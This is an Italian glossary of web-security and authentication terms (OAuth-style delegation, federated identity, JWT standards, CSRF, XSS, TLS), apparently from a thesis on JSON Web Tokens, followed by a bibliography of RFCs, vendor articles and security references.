Autenticazione delegata: è un processo in cui un'applicazione consente a un utente di accedere a risorse o servizi senza richiedere le credenziali di accesso direttamente all'utente. Invece, l'utente autorizza un'applicazione di terze parti ad agire a suo nome, spesso utilizzando protocolli come OAuth. Questo approccio offre una maggiore comoditá all'utente, consentendo l'accesso a risorse senza la necessità di condividere direttamente le credenziali, e permette alle applicazioni di terze parti di accedere alle risorse autorizzate in modo sicuro.
Autenticazione federata: è un processo in cui le identità e le credenziali di un utente sono gestite e verificate da un sistema di autenticazione centrale, noto come Identity Provider (IdP). Queste informazioni di autenticazione possono essere condivise e utilizzate da servizi e applicazioni esterne, consentendo agli utenti di accedere a diverse piattaforme senza dover creare e gestire nuovi account per ciascuna. L'autenticazione federata semplifica l'accesso agli utenti attraverso diverse risorse online, migliorando l'usabilità e la gestione delle identità digitali.
Certification Chain: è una sequenza di certificati digitali, ciascuno emesso da un'autorità di certificazione (CA), che verifica l'autenticitá di un certificato digitale particolare, arrivando infine a una radice di fiducia. La catena di certificazione consente di stabilire la legittimità di un certificato e di garantire che sia stato emesso da una fonte attendibile.
Claim: Definizione o asserzione di un certo oggetto.
CORS: La politica Cross-Origin Resource Sharing è una misura di sicurezza implementata nei browser web per controllare l'accesso alle risorse da parte di pagine web provenienti da origini diverse. CORS impone limiti alla richiesta di risorse attraverso richieste HTTP da un'applicazione ospitata su un dominio diverso rispetto a quello della risorsa richiesta. Può essere configurato dal server per specificare quali origini sono consentite ad accedere alle sue risorse.
CSRF: il Cross-Site Request Forgery é un tipo di attacco informatico in cui un utente autenticato involontariamente esegue azioni non desiderate su un'applicazione web, sfruttando la sua autenticazione. L'attacco si basa sulla fiducia dell'applicazione nelle richieste provenienti dall'utente autenticato.
CVE: Common Vulnerabilities and Exposures è un sistema standardizzato di identificazione e denominazione delle vulnerabilità informatiche. Assegna un numero univoco e uno standard di denominazione a ciascuna vulnerabilità. I numeri CVE sono ampiamente utilizzati nella comunità della sicurezza informatica per riferirsi e risolvere specifiche vulnerabilità in software e sistemi.
HMAC: Hash-based Message Authentication Code è un codice di autenticazione del messaggio basato su hash, utilizzato per verificare l'integrità e l'autenticità dei dati tramite una chiave segreta condivisa.
HTTP: Hypertext Transfer Protocol, è il protocollo di comunicazione fondamentale utilizzato su Internet per il trasferimento di dati tra un client (come un browser web) e un server. Le comunicazioni avvengono attraverso richieste e risposte, consentendo il recupero di pagine web, immagini e altri contenuti online. HTTP è essenziale per la navigazione e l'interazione

online.
HTTPS: Hypertext Transfer Protocol Secure è la versione sicura di HTTP. Utilizzata per la trasmissione crittografata di dati su Internet. Utilizza il protocollo TLS (Transport Layer Security) o SSL (Secure Sockets Layer) per garantire la sicurezza durante la comunicazione tra un browser e un server web.
IDP:Identity Provider (Provider di Identità), è un sistema che gestisce e autentica le identità degli utenti in un contesto di autenticazione federata. L'IDP fornisce servizi di autenticazione centralizzati, consentendo agli utenti di accedere a diverse applicazioni e servizi online con un'unica identità. In un sistema di autenticazione federata, l'IDP autentica l'utente e concede l'accesso a risorse esterne, semplificando la gestione delle identità digitali attraverso diverse piattaforme.
JSON: JavaScript Object Notation è un formato di scambio dati leggero e leggibile basato su testo. Viene comunemente utilizzato per rappresentare strutture dati, come oggetti e array, ed è ampiamente utilizzato nella comunicazione tra client e server su Internet.
JWA: JSON Web Algorithms è uno standard che specifica un insieme di algoritmi crittografici comuni utilizzati nei JSON Web Tokens (JWT) e in altri protocolli basati su JSON. JWA fornisce un modo standardizzato per identificare e utilizzare algoritmi di firma, crittografia e hash nei sistemi di sicurezza che utilizzano formati dati basati su JSON.
JWE: JSON Web Encryption è uno standard che specifica come crittografare i dati in formato JSON per la trasmissione sicura attraverso la rete. JWE fornisce un modo per proteggere il contenuto JSON, inclusi oggetti e array, utilizzando algoritmi di crittografia, consentendo la confidenzialità e l'integrità dei dati trasmessi.
JWK: JSON Web Key è uno standard che definisce un formato JSON per rappresentare chiavi crittografiche. Utilizzato in contesti come JSON Web Tokens (JWT) e JSON Web Encryption (JWE), JWK fornisce una struttura standardizzata per esprimere informazioni sulle chiavi pubbliche e private utilizzate nei sistemi di sicurezza basati su JSON.
JWS: JSON Web Signature è uno standard che specifica un formato per rappresentare firme digitali e autenticare contenuti JSON. Utilizzato per garantire l'integrità e l'autenticità dei dati nelle comunicazioni web.
MITM: Man-in-the-Middle è un attacco informatico in cui un terzo individuo si inserisce tra le comunicazioni di due parti, intercettando e, in alcuni casi, modificando i dati scambiati tra di esse. Questo attacco può compromettere la confidenzialità e l'integrità delle informazioni trasmesse.
Relying Party: è un componente di un sistema di autenticazione federata che riceve e si affida alle informazioni di autenticazione fornite da un Identity Provider (IDP). In sostanza, la Relying Party è l'applicazione o il servizio che si basa sull'IDP per verificare l'identità degli utenti e concedere loro l'accesso alle risorse protette.
RSA Rivest-Shamir-Adleman è un algoritmo di crittografia a chiave pubblica ampiamente utilizzato per cifrare e decifrare informazioni e per la firma digitale.
SHA: Secure Hash Algorithm è famiglia di algoritmi crittografici utilizzati per generare hash di lunghezza fissa, comunemente impiegati per garantire l'integrità dei dati.
SSL: Secure Sockets Layer è un protocollo di sicurezza che stabilisce connessioni crittografate tra un client e un server su Internet. È utilizzato per proteggere la trasmissione di dati sensibili, garantendo confidenzialità e integrità durante la comunicazione. Successivamente, SSL è stato sostituito da TLS (Transport Layer Security), ma il termine SSL è ancora spesso usato in modo colloquiale per riferirsi ai protocolli di sicurezza più moderni.
TLS: Transport Layer Security è un protocollo di sicurezza informatica utilizzato per stabilire connessioni sicure su Internet. Agisce come uno strato di sicurezza aggiuntivo sopra il protocollo di trasporto (spesso TCP), crittografando i dati scambiati tra client e server. TLS garantisce la confidenzialità e l'integrità delle informazioni durante la trasmissione, proteggendo da intercettazioni e manipolazioni indesiderate. È il successore del protocollo SSL (Secure Sockets Layer) e rappresenta uno standard chiave per la sicurezza nelle comunicazioni online.
User Agent: è un termine utilizzato per descrivere il software o l'applicazione che agisce a nome di un utente in un contesto informatico. Comunemente, si riferisce a un web browser che rappresenta l'utente durante le interazioni con i servizi online. L'User Agent invia richieste ai server web, riceve le risposte e presenta i contenuti all'utente. Nel contesto delle richieste HTTP, l'User Agent è spesso identificato tramite l'intestazione "User-Agent", che fornisce informazioni sul tipo e sulla versione del software utilizzato.
XHR: XMLHttpRequest è un oggetto JavaScript che fornisce funzionalità per effettuare richieste HTTP asincrone al server, comunemente utilizzato nell'interazione dinamica delle

pagine web.
XSS: Cross-Site Scripting è un tipo di attacco informatico in cui un aggressore inserisce script malevoli all'interno di pagine web visualizzate da altri utenti. Questi script possono essere eseguiti nel contesto del browser della vittima, consentendo all'attaccante di rubare informazioni, interagire con l'account dell'utente o svolgere azioni dannose a nome della vittima. Gli attacchi XSS si verificano spesso quando un'applicazione web non valida o filtra in modo insufficiente l'input fornito dagli utenti.

Bibliografia

[1] "Keeping hackers from grabbing your twitter account", July 2016, https://www.nytimes.com/2016/07/15/technology/personaltech/keeping-hackers-from-grabbing-your-twitter-account.html, journal=The New York Times

[2] D. Bradbury, "Okta Concludes its Investigation Into the January 2022 Compromise", April 2019, https://www.okta.com/blog/2022/04/okta-concludes-its-investigation-into-the-january-2022-compromise/

[3] D. Hardt, "The OAuth 2.0 Authorization Framework", RFC 6749, October 2012, DOI 10.17487/RFC6749

[4] M. B. Jones, J. Bradley, and N. Sakimura, "JSON Web Token (JWT)", RFC 7519, May 2015, DOI 10.17487/RFC7519

[5] S. Khurana, "Pros And Cons of Using JWT", https://www.thegeekyway.com/pros-and-cons-of-jwt/

[6] T. Bray, "The JavaScript Object Notation (JSON) Data Interchange Format", RFC 7159, March 2014, DOI 10.17487/RFC7159

[7] auth0.com, "JSON web tokens introduction", https://jwt.io/introduction

[8] B. Campbell, C. Mortimore, and M. B. Jones, "Security Assertion Markup Language (SAML) 2.0 Profile for OAuth 2.0 Client Authentication and Authorization Grants", RFC 7522, May 2015, DOI 10.17487/RFC7522

[9] auth0.com, https://jwt.io/

[10] M. B. Jones, J. Bradley, and N. Sakimura, "JSON Web Signature (JWS)", RFC 7515, May 2015, DOI 10.17487/RFC7515

[11] M. B. Jones and J. Hildebrand, "JSON Web Encryption (JWE)", RFC 7516, May 2015, DOI 10.17487/RFC7516

[12] M. B. Jones, "JSON Web Algorithms (JWA)", RFC 7518, May 2015, DOI 10.17487/RFC7518

[13] D. H. Krawczyk, M. Bellare, and R. Canetti, "HMAC: Keyed-Hashing for Message Authentication", RFC 2104, February 1997, DOI 10.17487/RFC2104

[14] T. Hansen and D. E. E. 3rd, "US Secure Hash Algorithms (SHA and SHA-based HMAC and HKDF)", RFC 6234, May 2011, DOI 10.17487/RFC6234

[15] J. Jonsson and B. Kaliski, "Public-Key Cryptography Standards (PKCS) #1: RSA Cryptography Specifications Version 2.1", RFC 3447, February 2003, DOI 10.17487/RFC3447

[16] Q. Dang, "Recommendation for Applications Using Approved Hash Algorithms", NIST SP800-107, Rev. 1, 2012, DOI 10.6028/NIST.SP.800-107r1

[17] S. Boeyen, S. Santesson, T. Polk, R. Housley, S. Farrell, and D. Cooper, "Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile", RFC 5280, May 2008, DOI 10.17487/RFC5280

[18] R. Housley and J. Schaad, "Advanced Encryption Standard (AES) Key Wrap Algorithm", RFC 3394, October 2002, DOI 10.17487/RFC3394

[19] K. Igoe, D. McGrew, and M. Salter, "Fundamental Elliptic Curve Cryptography Algorithms", RFC 6090, February 2011, DOI 10.17487/RFC6090

[20] B. Kaliski, "PKCS #5: Password-Based Cryptography Specification Version 2.0", RFC 2898, September 2000, DOI 10.17487/RFC2898

[21] T. McLeanGuest, "Critical vulnerabilities in JSON web token libraries", August 2020, https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/

[22] "CVE-2016-5431 Detail", 2016, https://nvd.nist.gov/vuln/detail/CVE-2016-5431

[23] IBM, https://www.ibm.com/docs/en/tfim/6.2.2.7?topic=overview-oauth-10-oauth-20-concepts

[24] IBM, https://www.ibm.com/docs/en/tfim/6.2.2.7?topic=overview-oauth-10-workflow

[25] IBM, https://www.ibm.com/docs/en/tfim/6.2.2.7?topic=overview-oauth-20-workflow

[26] Ticarpi, "Tweaking and cracking JSON web tokens tool kit", https://github.com/ticarpi/jwt_tool

[27] OWASP, "JWT Cheat Sheet for Java", https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html